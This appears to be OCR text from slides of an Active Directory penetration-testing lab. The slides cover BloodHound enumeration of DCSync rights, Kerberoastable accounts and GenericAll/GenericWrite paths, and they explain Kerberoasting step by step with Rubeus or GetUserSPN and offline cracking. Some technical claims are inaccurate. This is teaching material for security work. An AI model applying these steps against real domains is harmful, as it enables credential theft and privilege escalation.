
Domain Enumeration SharpHound/BloodHound

- Groups, Users and Computers Objects with DCSync Right




Domain Enumeration SharpHound/BloodHound

- Kerberostable Users




Domain Enumeration SharpHound/BloodHound

- Kerberostable Account




Domain Enumeration SharpHound/BloodHound

- The user we are in control of Justin.Smith has GenericAll Right Over RBCD Group




Domain Enumeration SharpHound/BloodHound

- RBCD Group also has GenericAll right over WS01 Computer Object




Domain Enumeration SharpHound/BloodHound

- He is also a local admin in Win10-Client-01 and WS01



Domain Enumeration SharpHound/BloodHound

- The Second User we have Control of is p.brown, this user has GenericWrite over two Objects Computer and Group



Domain Privilege Escalation Kerberoasting

- Kerberos Authentication, Kerberos is protocol that allows users to authenticate on the network and access services and resources, Kerberos uses port 88 by default and I has been the default authentication protocol in windows domain since windows server 2000

- Kerberos is stateless authentication protocol based on tickets. It is a Zero knowledge Proof Protocol. The Kerberos Key Distribution Centre (KDC) does not record previous transaction, anytime a user with a valid username and password tries to access any service on the network, the user will request for Ticket Granting Ticket (TGT) from KDC, the TGT is what the user will always present to the KDC for Ticket Granting Service (TGS) of a particular Service, Once the TGS of the target service is obtained then the user will now present it to the service for access, the service will verify the user's information including user's access invaded in the Ticket, based on that information the user will be granted or denied access to the service

Domain Privilege Escalation Kerberoasting

- Who do Kerberoasting attacks works
- Any domain user with a valid TGT can request the TGS of any service in the domain
- An Attacker can use Tools like Rubeus on windows or GetUserSPN on Linux to request the TGS of the a Particular service from KDS
- Once the Attacker receives the Ticket of the Service account with is encrypted with the NTLM password hashes of the service Account
- The Attacker now takes it offline and attempt to crack it with offline password hash cracking Tools to recover the clear text password of the service account
- The attacker will then attempt to authenticate to the domain using the recovered credentials to execute code in the context of the service account

Domain Privilege Escalation Kerberoasting

